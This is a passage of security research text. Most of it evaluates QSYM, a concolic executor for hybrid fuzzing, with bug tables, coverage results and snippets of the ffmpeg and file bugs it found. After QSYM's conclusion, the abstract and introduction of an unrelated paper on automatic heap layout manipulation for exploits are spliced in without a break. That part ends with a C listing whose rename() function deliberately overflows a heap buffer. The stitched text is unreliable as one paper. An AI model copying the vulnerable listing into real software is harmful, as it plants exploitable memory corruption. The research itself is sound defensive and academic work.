We implement the concolic executor from scratch. QSYM consists of 16K lines of code (LoC) in total, and Table 2 summarizes the complexity of each of its components. QSYM relies on Intel Pin [24] for DBT, and its core components are implemented as Pin plugins written in C++: 12K LoC for the concolic execution core, 1.9K LoC for expression generation, and 1.5K LoC for handling system calls. QSYM also exposes Python APIs (0.5K LoC) such that users can easily extend the concolic executor; the hybrid fuzzer is built as a showcase using these APIs. QSYM uses libdft [25] in handling system calls while adding support for the 64-bit environments. The current implementation of QSYM supports part of Intel 64-bit instructions that are essential for vulnerability discovery such as arithmetic, bitwise, logical, and AVX instructions. QSYM will be open-sourced and support different types of instructions, including floating point instructions in the future.

## 5 Evaluation

To evaluate QSYM, this section attempts to answer the following questions:

- **Scaling to real-world programs.** How effective is QSYM's approach in discovering new bugs and achieving better code coverage when fuzzing complex, real-world software? (§5.1, §5.2)
- **Justifying design decisions.** How effective are the design decisions made by QSYM in terms of bug finding? (§5.3, §5.4, §5.5)
  1. **Instruction-level symbolic execution.** How effective is our fine-grained, instruction-level symbolic execution in terms of the number of instructions saved and the overall performance of the hybrid fuzzer? (§5.3)
  2. **Optimistic constraints solving.** How reasonable is QSYM's optimistic constraints solving in terms of finding bugs? (§5.4)
  3. **Pruning basic blocks.** How effective is our approach to prune basic blocks in terms of the overall performance and code coverage? (§5.5)

**Experimental setup.** We ran all the following experiments on Ubuntu 14.04 LTS equipped with Intel Xeon E7-4820 (having eight 2.0GHz cores) and 256 GB RAM. We used three cores respectively for master AFL, slave AFL, and QSYM for end-to-end evaluations (§5.1, §5.2, and §5.4) and one core for testing concolic execution only (§5.3 and §5.5). Even though we used a server machine with many cores, we did not exploit all cores to run QSYM, but we aimed to run multiple experiments concurrently.

### 5.1 Scaling to Real-world Software

QSYM's approach scales to complex, real-world software. To highlight the effectiveness of our concolic execution engine, we applied QSYM to non-trivial programs that are not just large in size but also well-tested by the state-of-the-art fuzzer for a longer period of time. Thus, we considered all applications and libraries tested by OSS-Fuzz as ideal candidates for QSYM: libjpeg, libpng, libtiff, lepton, openjpeg, tcpdump, file, libarchive, audiofile, ffmpeg, and binutils. Among them, QSYM was able to detect *13 previously unknown bugs* in *eight* programs and libraries, including stack and heap overflows, and NULL dereferences (as shown in Table 3). It is worth noting that Google's OSS-Fuzz generated 10 trillion test inputs a day [28] for a few months to fuzz these applications, but QSYM ran them for three hours using a single workstation. In other words, all the bugs found by QSYM require the accurate formulation of inputs to trigger, showing the effectiveness of our concolic executor. §6 provides in-depth analysis of some of the bugs that QSYM found.

Compared to QSYM, other hybrid fuzzers are not scalable to support these real-world applications. We tested Driller, a known state-of-the-art hybrid fuzzer, for comparison. For testing purpose, we modified Driller to accept file input because these applications receive input from files, while the original Driller accepts only the standard input. We followed the direction of Driller's authors for this modification. As a result, Driller was able to generate only a few test cases due to its slow emulation. Driller generated less than 10 test cases on average for 30 minutes of running, whereas QSYM generated hundreds (more than 10×) of test cases in the same duration. Moreover, Driller was not able to support 5 out of 11 applications for lack of environment modelings and system call supports as shown in Table 4.

| Program | CVE | Bug Type | Fuzzer | Fail (Fuzzer) | Fail (Hybrid) |
|---|---|---|---|---|---|
| lepton | CVE-2017-8891 | Out-of-bounds read | AFL | Meet complex constraints | Explore deep code paths |
| openjpeg | CVE-2017-12878 | Heap overflow | OSS-Fuzz | Meet complex constraints | Support external environments |
| | Fixed by other patch | NULL dereference | | | |
| tcpdump | CVE-2017-11543$^\star$ | Heap overflow | AFL | Find where to change$^*$ | Support external environments |
| file | CVE-2017-1000249$^\star$ | Stack overflow | OSS-Fuzz | Meet complex constraints | Explore deep code paths |
| libarchive | Wait for patch | NULL dereference | OSS-Fuzz | Meet complex constraints | Support external environments |
| audiofile | CVE-2017-6836 | Heap overflow | AFL | Multi-bytes magic values | Explore deep code paths |
| | Wait for patch | Heap overflow $\times$ 3 | | | |
| | Wait for patch | Memory leak | | | |
| ffmpeg | CVE-2017-17081 | Out-of-bounds read | OSS-Fuzz | Meet complex constraints | Support external environments |
| objdump | CVE-2017-17080 | Out-of-bounds read | AFL | Meet complex constraints | Explore deep code paths |

**Table 3:** Bugs found by QSYM and known fuzzers that are previously used to fuzz the binaries, and the reason they cannot be detected by the existing fuzzer and hybrid fuzzer. CVE-2017-11543$^\star$ and CVE-2017-1000249$^\star$ are concurrently found by QSYM before being patched [26, 27]. The failure of the fuzzer in the tcpdump bug marked by $^*$ is not crucial since a fuzzer also can find the bug, but in our experiment, QSYM found the bug 3 hours earlier than pure fuzzing.

| Program | Bug Type | Syscall |
|---|---|---|
| libtiff | Erroneous system calls | `mmap` |
| openjpeg | Unsupported system calls | `set_robust_list` |
| tcpdump | Erroneous system calls | `mmap` |
| libarchive | Unsupported system calls | `fcntl` |
| ffmpeg | Unsupported system calls | `rt_sigaction` |

**Table 4:** Incomplete or incorrect system call handling by Driller that prohibits from applying Driller to real-world software. Driller's `mmap()` had an error: it ignored a file descriptor. We detected these errors dynamically using basic test cases in each project. Therefore, other incorrect or unsupported system calls could exist in unexplored paths.



**Figure 7:** Code coverage of libpng after a six-hour run of QSYM and AFL (two AFL instances for a fair comparison) with an increasing number of seeding inputs. In the 0% case, we put an invalid PNG file consisting of 256 'A's as an initial input. The 100% case includes 141 sample PNG image files provided by the libpng project. This experiment result highlights the effectiveness of code coverage that the concolic execution approach contributes to hybrid fuzzing, depending on the availability of quality seeding inputs.

## 5.2 Code Coverage Effectiveness

To show how effectively our concolic executor can assist a fuzzer in discovering new code paths, we measured the achieved code coverage during the fuzzing process by using QSYM (a hybrid fuzzer) and AFL (a fuzzer) with a varying number of input seed files. We selected libpng as a fuzzing target because it contained various narrow-ranged checks (e.g., checking the 4-byte magic value for chunk identification) that were non-trivial to satisfy without proper seeding inputs in the fuzzing-only approach. As seeding inputs, we collected high-quality (i.e., including various types of chunks) 141 PNG image files from the libpng project and incrementally (by 20%) applied to the fuzzers. For the 0% case, we provided a dummy ASCII file containing 256 'A's as a seeding input as both fuzzers required at least one input to begin with. For fair comparisons with the fuzzing-only approach, we prepared a hybrid fuzzer consisting of one master and one slave AFL instance with QSYM, and a fuzzer consisting of one master and two slave AFL instances so that both fuzzers utilized the same computing resources given the execution time. We ran both fuzzers for six hours and measured the explored code coverage.

The hybrid fuzzing approach was particularly effective in discovering new code paths when no or limited initial inputs were provided (Figure 7). In the 0% case (only with a dummy input), AFL did not make much progress as libpng checked the PNG header identifier in an early phase of execution. On the contrary, QSYM not only formulated and solved the constraints for checking the PNG's magic header identifier but also explored more than 20% of code paths of libpng, which was 3% higher than the code coverage of fuzzing with valid images, i.e., the 20% AFL case. Even when enough seeding inputs were provided, the concolic executor still allowed fuzzers to find more interesting paths. For example, the `hIST` chunk was not included in any of the 141 test cases, but QSYM was able to successfully generate new test cases by solving the symbolic constraints. It is worth noting that the `hIST` chunk needs to satisfy complex pre- and post-conditions to be a valid chunk in PNG: the `hIST` chunk should come after the `PLTE` chunk but before the `IDAT` chunk [29]. This example also hints at the difficulty of constructing complete test cases that cover all the fea-



**Figure 8:** This color map depicts the relative code coverage for five minutes that compares QSYM's with Driller's: the blue color means that QSYM found more code than Driller, and the red color means the opposite (see §5.3 for the exact formula). Each cell represents each CGC challenge in alphabetical order (from left to right and top to bottom). QSYM outperforms Driller in discovering new code paths; QSYM results in better code coverage in 104 challenges (82.5% cases) and Driller does better in 18 challenges (14.3% cases) out of 126.

tures implemented in software, where we believe QSYM's approach can shed some light on.

## 5.3 Fast Symbolic Emulation

To show the performance benefits of QSYM's symbolic emulation, we used the DARPA CGC dataset [30] to compare QSYM with Driller, which placed third in the CGC competition [8]. The CGC dataset included a wide range of programs from simple login services to sophisticated programs that attempt to mimic real-world protocols. CGC has released 131 challenge programs used in the CGC qualification event with PoVs—the inputs that trigger the vulnerabilities of the target program. Among the 131 challenge programs, we ignored five programs requiring Inter-Process Communication (IPC) that both QSYM and Driller did not support. We chose the PoVs as initial seed inputs because challenge writers intentionally hid bugs in the deep code path, so that PoVs tend to have good code coverage. To make our analysis simpler, we selected the first PoV (only one) as a seeding input for both fuzzers.

To show the fuzzing result, we used the code coverage that we measured from all the test cases generated while fuzzing each CGC challenge. Since the CGC programs did not support `libgcov`, a de-facto standard tool to measure code coverage, we used the AFL bitmap [31] instead to indicate their code coverage. The AFL bitmap consists of 65,536 entries to represent code coverage, which is reasonable enough for our comparison purpose.

Since the direct comparison of simple code coverage numbers might not properly indicate which fuzzer explored more and different code paths, we relatively compared their code coverage (see below). Additionally, we



**Figure 9:** Comparing QSYM (5-min timeout) with Driller while increasing the time for constraints solving (from 5-min to 30-min). It shows that the reason Driller could not generate new test cases is not due to the limited time budget for solving the generated constraints.

removed the bitmap entries that are already covered by initial PoVs for a fair comparison of newly explored paths. Based on this, we used the following formula to compare and visualize both coverage results relatively. For code coverage $A$ (QSYM) and $B$ (Driller), we can quantify the coverage differences by using:

$$d(A,B) = \begin{cases} \frac{|A-B|-|B-A|}{|(A\cup B)-(A\cap B)|} & \text{if } A \neq B \\ 0 & \text{otherwise} \end{cases}$$

It intuitively represents how many more unique paths that $A$ explored out of the total discrete paths that only either $A$ or $B$ explored. For example, if QSYM found more unique paths than Driller, $d(A,B)$ will render a positive number, and it will be 1.0 when QSYM not only found more paths than Driller, but also covered all the paths that Driller found.

Figure 8 visualizes the results of the CGC code coverage for five minutes. Each cell represents each CGC challenge we tested in alphabetical order (from left to right and top to bottom). For example, the top-most left cell represents `CROMU_00001` and the bottom-most right cell represents `YAN01_00012`. The blue color represents the cases in which QSYM resulted in better code coverage, and the red color represents the ones that Driller did better. The darkest colors indicate that one fuzzer dominated the code coverage of another.

QSYM outperforms Driller in terms of code coverage; QSYM explored more code paths in 104 challenges (82.5%) out of 126 challenges, whereas Driller did better only in 18 challenges (14.3%). More importantly, QSYM fully dominated Driller in 37 challenges, where QSYM also covered all paths explored by Driller. It is worth noting that increasing the timeout for Driller (i.e., giving more time for constraints solving) does not help to improve the result of the code coverage. To show this, we ran Driller with varying timeouts from 5 to 30 minutes while fixing the timeout of QSYM to 5 minutes (Figure 9). Even with the 30-min timeout of Driller, QSYM explored more paths in 98 out of 126 binaries, whereas Driller's



**Figure 10:** Average time breakdown of QSYM and Driller for 126 CGC binaries with initial PoVs as initial seed files, and the number of instructions that are executed symbolically. 'Norm' is the product of the number of instructions of QSYM and the average rate of increase of VEX IR, 4.69.

| Challenge | Not emulated | Total |
|---|---|---|
| NRFIN_00026 | 4 (0.02 %) | 24,315 |
| NRFIN_00032 | 4 (0.00 %) | 4,784,433 |
| CROMU_00016 | 18 (0.06 %) | 31,988 |
| KPRCA_00045 | 25 (0.00 %) | 81,920,092 |
| KPRCA_00009 | 27 (0.23 %) | 11,512 |
| NRFIN_00027 | 178 (0.73 %) | 24,449 |
| CROMU_00028 | 1,154 (0.01 %) | 18,626,977 |
| CROMU_00010 | 1,467 (0.18 %) | 811,819 |
| CROMU_00020 | 3,492 (11.15 %) | 31,306 |
| KPRCA_00013 | 4,589 (0.02 %) | 18,746,620 |
| CROMU_00002 | 14,977 (3.92 %) | 381,793 |
| NRFIN_00021 | 18,821 (33.26 %) | 56,583 |
| KPRCA_00029 | 31,800 (0.16 %) | 19,604,258 |

**Table 5:** The number of instructions in the CGC challenges that are not emulated due to the limitation of QSYM: no floating point operation supports.

coverage map was more or less saturated after the 10-min of the timeout.

**Instruction-level symbolic execution.** To understand how QSYM achieves a better performance than Driller, we break down the performance factors of QSYM and Driller. At a high level, Driller spent 27% of its execution time for creating snapshots and 70% for symbolic emulation (see, Figure 10(a)) In other words, Driller spent 2× more time than QSYM for concolic execution, but most of its time was spent for emulation and snapshot.

The instruction-level symbolic execution implemented in QSYM played a major role in speeding up the symbolic emulation. One way to demonstrate the effectiveness of this technique is to measure the number of instructions symbolically executed by both systems. However, QSYM and Driller took a different notion of symbolic instructions, making it hard to compare both directly: QSYM uses the native x86 instructions, whereas Driller uses VEX IR for symbolic execution. Instead of counting and comparing the symbolically executed instructions, we took the amplification factor (i.e., 4.69) into consideration, the conversion rate from x86 to VEX IR when lifting all CGC binaries to use VEX IR. Even with this amplification factor (assuming an instruction in `amd64` is equivalent to 4.69 instructions), QSYM executed only $1/5$ of instructions symbolically when compared with Driller. Moreover, QSYM's fast emulator helps us eliminate the ineffective snapshot mechanism. All these improvements applied together make constraints solving another important factor for the overall performance of the concolic execution.

**Further case analysis.** We could find several tendencies from further investigation of the results:

1) QSYM explores more paths than Driller in large programs and with long PoVs (i.e., in exploring deeper path). For example, QSYM covers more code coverage than Driller in `NRFIN_00039`, whose binary size is the largest among the challenges, about 12 MB. Moreover, QSYM can find test cases that cover code deep in the binaries. For example, `CROMU_00001` is a service that can send messages between users. To read a message, an attacker should go through the following process: *(1)* create a new user (user1), *(2)* create another user (user2), *(3)* log in as user1, *(4)* send a message to user2, *(5)* logout, *(6)* log in as user2, and *(7)* read a message by sending a message id to read. QSYM reaches the 7th step that reads a message and generates test cases in the function, but Driller fails to reach the function. This shows that QSYM's efficient symbolic emulation is effective in discovering sophisticated bugs hidden deeper in the program's path.

2) With a limited time budget (5 to 30 minutes), Driller gets more coverage in applications with multiple nested branches within quickly reachable paths (i.e., shallow paths) because its snapshot mechanism is optimized for this case. Due to its slow emulation, Driller can search only the branches close to the start of a program in a limited time (5 to 30 minutes). When Driller reaches a nested branch (i.e., a chunked multiple `cmp` instructions), Driller can fully leverage its snapshot to quickly explore these branches without involving re-execution. In contrast, QSYM should re-execute the emulation with a newly generated input to reach to the next branch. However, QSYM can gradually find the path via re-execution, and this exploration will be efficient since the branches are also easily reachable by QSYM.

**Incomplete emulation.** Currently, QSYM does not completely emulate all instructions (e.g., it cannot emulate floating point operations with symbolic operands), so that one can think that its performance improvement is due to non-emulated instructions. To refute this hypothesis, we measured the number of instructions that were not emulated by QSYM (Table 5). Note that only 13 binaries out of 126 binaries have at least one instruction that is not handled by QSYM. Moreover, only three of them have not-emulated instructions that are more than 1% of their total instructions. Thus, we conclude that the performance improvement was not due to the incompleteness of QSYM's instruction modeling but to our instruction-level



**Figure 11:** The cumulative number of bugs found in the LAVA dataset with or without optimistic solving by time.



**Figure 12:** Time elapsed for optimistic solving and the number of unique bugs found in the LAVA dataset in a single execution of QSYM with an initial test case according to the number of constraints in optimistic solving. The minus symbol (–) represents the absence of optimistic solving; therefore, its elapsed time is zero in every case. Opt is our optimistic solving that only uses the last constraint in an execution path, and the number after the plus symbol (+) represents the number of additional constraints used for optimistic solving. For example, +1 represents that QSYM uses one additional constraint; therefore, it uses two constraints for optimistic solving, the last one and the additional one. The graph shows that our decision uses the last constraint helps QSYM find the most bugs while spending less time.

| | uniq | base64 | md5sum | who |
|---|---|---|---|---|
| FUZZER | 7 (25 %) | 7 (16 %) | 2 (4 %) | 0 (0 %) |
| SES | 0 (0 %) | 9 (21 %) | 0 (0 %) | 18 (39 %) |
| VUzzer (R) | 27 (96 %) | 1 (2 %) | 0 (0 %) | 23 (1 %) |
| VUzzer (P) | 27 (96 %) | 17 (39 %) | 0 (0 %) | 50 (2 %) |
| QSYM | 28 (100 %) | 44 (100 %) | 57 (100 %) | 1,238 (58 %) |
| Total | 28 | 44 | 57 | 2,136 |

**Table 6:** The number of bugs found by existing techniques and QSYM in the LAVA-M dataset. VUzzer (R) represents the number of bugs that are found by VUzzer in our machine settings, and VUzzer (P) represents the number of bugs in the VUzzer paper.

symbolic execution.

## 5.4 Optimistic Solving

To evaluate the effect of optimistic solving, we compared QSYM with others using the LAVA dataset [10]. LAVA is a test suite that injects *hard-to-find* bugs in Linux utilities to evaluate bug-finding techniques, so the test is adequate for demonstrating the fitness of the technique. LAVA consists of two datasets, LAVA-1 and LAVA-M, and we decided to use LAVA-M consisting of four buggy programs, `file`, `base64`, `md5sum` and `who`, which have been used for testing other systems such as VUzzer. We ran QSYM with and without the optimistic solving on the LAVA-M dataset for five hours, which is the test duration set by the original LAVA work [10]. To identify unique bugs, we used built-in bug identifiers provided by the LAVA project.

The optimistic solving helps QSYM find more bugs by relaxing over-constrained variables. Figure 11 shows the cumulative number of unique bugs found by QSYM with or without optimistic solving. In all test cases, running QSYM with optimistic solving supersedes the run without it by finding more bugs even at an early stage (within three minutes). This result supports our design hypothesis that relaxing overly constrained variables would benefit path exploration, and fuzzing will assist this well to pruning out false-positive cases due to missing constraints. Take an example in `base64`; the program decodes an input string using a table lookup (i.e., `table[input[0]]`) and further comparisons will be restricted by that concrete value. In such a case, concolic execution concretizes the entire symbolic constraints to the current input because the table lookup over-constrains input symbols to have only one solution that is identical to an initial test case. Therefore, without optimistic solving, although QSYM arrived at branches that must pass to trigger crashes, constraint solver will return unsatisfiability. However, with the optimistic solving, even if the constraint is unsatisfiable, the solver will solve only the last constraint and generate a potential crash input, which helps fuzzer move forward if this optimistic speculation is correct.

We also compared QSYM with other state-of-the-art systems; QSYM outperformed them (Table 6). At first, we tested VUzzer [9] in our environment. However, our results were either equal (in `md5sum` and `uniq`) or worse (in `base64` and `who`) than the original paper's results because



**Figure 13:** Total newly found coverage and elapsed time for libjpeg, libpng, libtiff, and file with five seed files, except for libjpeg, which has only four files, that have the largest code coverage in each project.

our workstation has slow cores (2.0GHz). Instead, we decided to borrow the original results. We also borrowed the other results from the evaluation of LAVA [9] due to its anonymized testing systems. In Table 6, FUZZER represents the results of a coverage-oriented fuzzer and SES represents the results of the symbolic execution. QSYM found 14× more bugs than VUzzer and any other prior techniques in the LAVA-M dataset.

To evaluate our decision for optimistic solving that uses only the last constraint among constraints in an execution path, we measured the elapsed time and the number of bugs found in the LAVA-M dataset while changing the number of additional constraints. When we include additional constraints, we chose constraints in the order in which they were recently added. We used a single execution with the initial test case given by the dataset author instead of end-to-end evaluation to limit the impact by fuzzing. The results are shown in Figure 12. QSYM with optimistic solving always found more bugs than QSYM without optimistic solving. However, considering additional constraints did not help find more bugs and just increased solving time in most cases. In certain cases, adding more constraints can reduce the time required for optimistic solving. This is not surprising since adding more constraints might help to decide unsatisfiability.

## 5.5 Pruning Basic Blocks

To show the effect of the basic block pruning, we evaluated this technique with four widely-used open-source programs, namely, libjpeg, libpng, libtiff, and file. We chose five seed test cases that exhibit the largest code coverage (libjpeg has only four test cases so used just four) from each project. We ran QSYM with 5-min timeout for running concolic execution per each test case (19 cases in total, 5-min timeout for each test case, and up to 95 minutes) and then measured execution time and newly found code coverage.

Figure 13 shows that basic block pruning not only reduced execution time (63.6 min versus 94.2 min) but also helped to find more code coverage (13.2% versus 11.8%) in the real-world software. Take an example of libtiff; the function `TIFFReadDirectoryFindFieldInfo()` keeps introducing new constraints because it contains a loop with a symbolic branch. Basic block pruning made QSYM concretely execute the function and focus on other interesting code, whereas running without it made the emulation stuck there for generating constraints.

The other design decisions, context-sensitivity and grouping, are essential to increase code coverage. Figure 13 also shows code coverage and time when we disabled each grouping and context-sensitivity. If we disable grouping and use the AFL's algorithm as is, the pruning is too fine-grained, so it harms code coverage. A similar result was observed when we disabled context-sensitivity. In this case, QSYM prunes basic blocks too aggressively, prohibiting the generation of solvable constraints. Thus, these two design decisions are necessary to minimize the loss of code coverage.

# 6 Analysis of New Bugs Found

Out of 13 new bugs QSYM found, we took two interesting cases from ffmpeg and file in which we can clearly convey our idea. For each case, we attempt to answer how QSYM was able to find them, which features of QSYM helped find them, and most importantly, why OSS-Fuzz missed them.

## 6.1 ffmpeg

Figure 14 shows the simplified code of the ffmpeg bug that QSYM found, and the test case generated by QSYM to trigger it. To trigger the bug, a test case should meet very complicated constraints (Lines 3–10), which is nearly impossible for fuzzing. In contrast, QSYM successfully generated a new test case that can pass the complicated branch by modifying the seven bytes of a given input. AFL was able to pass the branch with the new test case and eventually reached the bug.

## 6.2 file

Figure 15 shows the simplified code of the file bug that QSYM found. The bug is that the check of `descsz` becomes a tautology because of the incorrect use of the logical OR operator while parsing the ELF's note section. Interestingly, even though the bug is triggered when parsing an ELF file, initial seed files that we extracted from the `tests` directory in the file project do not contain any ELF files. In other words, QSYM successfully crafted a valid ELF file with a note section and triggered the vulnerability. This bug is difficult to be detected by a fuzzer because randomly crafting a valid ELF file with a note section starting with "GNU" is almost infeasible. Note

```
1  // @libavcodec/x86/mpegvideodsp.c:58 (ffmpeg 3.4)
2  if ( ((ox ^ (ox + dxw))
3        | (ox ^ (ox + dxh))
4        | (ox ^ (ox + dxw + dxh))
5        | (oy ^ (oy + dyw))
6        | (oy ^ (oy + dyh))
7        | (oy ^ (oy + dyw + dyh))) >> (16 + shift)
8      || (dxx | dxy | dyx | dyy) & 15
9      || (need_emu && (h > MAX_H || stride > MAX_STRIDE)))
10 { ... return; }
11 // the bug is here
```

```
// input
< 00000010: 0120 0040 7800 000e 0001 0000 0820 8403
< 00000020: 0747 013f 303f 3f3f 7f7f 7fff 0080 8080
---
// output
> 00000010: 0120 0040 7800 000e 0008 0020 0020 47c3
> 00000020: 4040 013f 303f 3f3f 7f7f 7fff 0080 8080
```

**Figure 14:** The ffmpeg code about the bug found by QSYM and the test case generated by QSYM to reach it. AFL alone was unable to reach the bug because it is almost infeasible to randomly generate input to pass the complicated condition in Lines 3–10.

```
1 // @src/readelf.c:513 (file 5.31)
2 if (namesz == 4
3     && strcmp((char *)&nbuf[noff], "GNU") == 0
4     && type == NT_GNU_BUILD_ID
5     && (descsz >= 4 || descsz <= 20)) {...}
```

**Figure 15:** The file bug that QSYM found. The check for `descsz` is always true due to the incorrect use of logical OR operator.

that a concurrent bug report [27] detected this bug using a static analysis tool `cppcheck` [32].

## 7 Discussion

We discuss the potentials of QSYM's technique beyond hybrid fuzzing, using QSYM with other fuzzers, and the limitations of QSYM.

**Adoption beyond fuzzing.** Basic block pruning (§3.3) can directly be applied to the other concolic executors as a heuristic path exploration strategy. Take an example of testing file parsers; this technique allows QSYM to focus on control data (i.e., headers), which leads to new code coverage [33], rather than payloads, which will consume a lot more time to analyze but do not discover any new code coverage. We envision that the same strategy may help other concolic executors on testing programs with complex data processing logic such as data compression, Fourier transform, and cryptographic logic. By adopting this, concolic executors can automatically truncate such complex yet irrelevant logic and stay focused on the input fields that determine a program's control flow.

Optimistic solving (in §3.2) could also be applied to other domains to speed up symbolic execution, with a condition if the domain runs an efficient validator like a fuzzer. This cannot be directly applied to general concolic executors because optimistic solving relaxes an over-constrained path to generate some potentially correct inputs. It will generate a haystack of false positives that deviate the program state from the expected state. However, in hybrid fuzzing like QSYM, because the fuzzer can efficiently validate whether the input drives the program to an expected state (i.e., finding a new code coverage) or not, we can quickly extract some useful results from the haystack. Likewise, other domains, for instance, automatic exploit generation, can adapt this technique to speed up for quickly reaching to the vulnerable state and crafting an exploit. After that, it could also efficiently validate a crafted exploit by just executing it and observe the core dump to check if it is a false positive.

**Complementing each other with other fuzzers.** Hybriding QSYM with other fuzzers better than AFL will show better results. While other fuzzers exist that enhance AFL, such as VUzzer [9] and AFLFast [34], in this paper, we applied QSYM to AFL in order to fairly present the enhancement only by the concolic execution. QSYM can complement the others by quickly reaching the branch with narrow-ranged, complex constraints and solving them to generate test cases for that point. Moreover, QSYM can also be complemented by other fuzzers. Frequency-based analysis step and Markov chain modeling in AFLFast, as well as error-handler detection in VUzzer, could generate more meaningful input, which would result in using QSYM's concolic executor more efficiently.

**Limitations.** Although fast, QSYM is a concolic executor, so its performance is still bound to theoretical limits like constraint solving. Currently, QSYM is specialized to test programs that run on the `x86_64` architecture. Unlike other executors that adopted IR, QSYM cannot test programs that run on other architectures. We plan to overcome this limitation by improving QSYM to work with architecture specifications [13, 35] rather than a specific architecture implementation. Additionally, QSYM currently supports only memory, arithmetic, bitwise, and vector instructions, all of which are essential for vulnerability discovery. We plan to support other instructions including floating-point operations to extend QSYM's testing capability.

## 8 Related Work

### 8.1 Coverage-Guided Fuzzing

Coverage-guided fuzzing becomes popular especially since AFL [1] has shown its effectiveness. AFL prioritizes inputs that likely reveal new paths by collecting coverage information during program execution to assess generated inputs, enabling quick coverage expansion. Also, AFLFast [34] uses a Markov chain model to prioritize paths with low reachability, and CollAFL [36]

provides accurate coverage information to mitigate path collisions.

However, fuzzing has a fundamental limitation: it cannot traverse paths beyond narrow-ranged input constraints (e.g., a magic value). To overcome such a limitation, VUzzer [9] develops application-aware mutation techniques by performing static and dynamic program analysis. Steelix [37] recovers correct magic values by collecting comparison progress information during program execution. FairFuzz [38] discovers magic values and prevents their mutations with program analysis and heuristics. Angora [39] adopts taint tracking, shape and type inference, and a gradient-descent-based search strategy to solve path constraints efficiently. These approaches, however, can only handle certain types of constraints. In contrast, QSYM relies on symbolic execution such that it has a chance to satisfy any kinds of constraints. In addition, a recent study, T-Fuzz [40], transforms a program itself to cover more interesting code paths, which could be combined with QSYM to remove unsolvable constraints from the program.

### 8.2 Concolic Execution

Concolic execution is a path-exploring technique that performs symbolic execution along a concrete execution path to direct the program to new execution paths. Concolic execution has been largely adopted for automatic vulnerability finding from source code [19, 41, 42] to binary [4, 5, 20, 21, 43].

However, concolic execution suffers from the path explosion problem in which the number of paths to explore grows exponentially with a program size. To mitigate this problem, SAGE [4, 44] proposes generational search to maximize the number of test cases in one execution and applies unrelated constraint solving [45]. Dowser [46] uses static analysis and taint analysis to guide concolic execution and minimizes the number of symbolic expressions to find buffer overflow vulnerabilities. Mayhem [21] combines forking-based symbolic execution and re-execution-based symbolic execution to balance performance and memory usage. In contrast, QSYM uses (1) fuzzing to explore most paths to avoid the path explosion problem, (2) generic heuristics (e.g., basic block pruning) without assuming any specific bug type, and (3) instruction-level re-execution-based symbolic execution for better performance.

### 8.3 Hybrid Fuzzing

The concept of hybrid fuzzing is first proposed by Majumdar and Sen [6]. Later, Driller [8] demonstrated its effectiveness in DARPA CGC with a refined implementation. In both studies, the majority of path exploration is offloaded to the fuzzer, while concolic execution is selectively used to drive execution across the paths that are guarded by narrow-ranged constraints. Pak [7] also proposes a similar idea, but it is limited to the frontier nodes that are mainly magic value checks at early execution stages. However, these hybrid fuzzers use general concolic executors that are not only slow but also incompatible with hybrid fuzzing. On the contrary, QSYM is tailored for hybrid fuzzing, so that it can scale to detect bugs from real-world software.

## 9 Conclusion

This paper presented QSYM, a fast concolic execution engine tailored to support hybrid fuzzers. QSYM makes hybrid fuzzing scalable enough to test complex, real-world applications. Our evaluation results showed that QSYM outperformed Driller in the DARPA CGC binaries and VUzzer in the LAVA-M test set. More importantly, QSYM found 13 previously unknown bugs in the eight non-trivial programs, such as ffmpeg and OpenJPEG, which have heavily been tested by the state-of-the-art fuzzer, OSS-Fuzz, on Google's distributed fuzzing infrastructure.

## Abstract

Heap layout manipulation is integral to exploiting heap-based memory corruption vulnerabilities. In this paper we present the first automatic approach to the problem, based on pseudo-random black-box search. Our approach searches for the inputs required to place the source of a heap-based buffer overflow or underflow next to heap-allocated objects that an exploit developer, or automatic exploit generation system, wishes to read or corrupt. We present a framework for benchmarking heap layout manipulation algorithms, and use it to evaluate our approach on several real-world allocators, showing that pseudo-random black box search can be highly effective. We then present SHRIKE, a novel system that can perform automatic heap layout manipulation on the PHP interpreter and can be used in the construction of control-flow hijacking exploits. Starting from PHP's regression tests, SHRIKE discovers fragments of PHP code that interact with the interpreter's heap in useful ways, such as making allocations and deallocations of particular sizes, or allocating objects containing sensitive data, such as pointers. SHRIKE then uses our search algorithm to piece together these fragments into programs, searching for one that achieves a desired heap layout. SHRIKE allows an exploit developer to focus on the higher level concepts in an exploit, and to defer the resolution of heap layout constraints to SHRIKE. We demonstrate this by using SHRIKE in the construction of a control-flow hijacking exploit for the PHP interpreter.

## 1 Introduction

Over the past decade several researchers [5, 8, 9, 16] have addressed the problem of automatic exploit generation (AEG) for stack-based buffer overflows. These papers describe algorithms for automatically producing a control-flow hijacking exploit, under the assumption that an input is provided, or discovered, that results in the corruption of an instruction pointer stored on the stack. However, stack-based buffer overflows are just one type of vulnerability found in software written in C and C++. Out-of-bounds (OOB) memory access from heap buffers is a common flaw and, up to now, has received little attention in terms of automation. Heap-based memory corruption differs significantly from stack-based memory corruption. In the latter case the data that the attacker may corrupt is limited to whatever is on the stack and can be varied by changing the execution path used to trigger the vulnerability. For heap-based corruption, it is the physical layout of dynamically allocated buffers in memory that determines what gets corrupt:ed. The attacker must reason about the heap layout to automatically construct an exploit. In [26], exploits for heap-based vulnerabilities are considered, but the foundational problem of producing inputs that guarantee a particular heap layout is not addressed.

To leverage OOB memory access as part of an exploit, an attacker will usually want to position some dynamically allocated buffer *D*, the OOB access destination, relative to some other dynamically allocated buffer *S*, the OOB access source.[1] The desired positioning will depend on whether the flaw to be leveraged is an overflow or an underflow, and on the control the attacker has over the offset from *S* that will be accessed. Normally, the attacker wants to position *S* and *D* so that, when the vulnerability is triggered, *D* is corrupted while minimising collateral damage to other heap allocated structures.

Allocators do not expose an API to allow a user to control relative positioning of allocated memory regions. In fact, the ANSI C specification [2] explicitly states

> *The order and contiguity of storage allocated by successive calls to the calloc, malloc, and realloc functions is unspecified.*

Furthermore, applications that use dynamic memory allocation do not expose an API allowing an attacker to

[1] Henceforth, when we refer to the 'source' and 'destination' we mean the source or destination buffer of the overflow or underflow.

```
typedef struct {
    DisplayFn display;
    char *n;
    unsigned *id
} User;

User* create(char *name) {
    if (!strlen(name) || strlen(name) >= 8)
        return 0;
    User *user = malloc(sizeof(User));
    user->display = &printf;
    user->n = malloc(strlen(name) + 1);
    strlcpy(user->n, name, 8);
    user->id = malloc(sizeof(unsigned));
    get_uuid(user->id);
    return user;
}

void destroy(User *user) {
    free(user->id);
    free(user->n);
    free(user);
}

void rename(User *user, char *new) {
    strlcpy(user->n, new, 12);
}

void display(User *user) {
    user->display(user->n);
}
```

Listing 1: Example API offered by a target program.

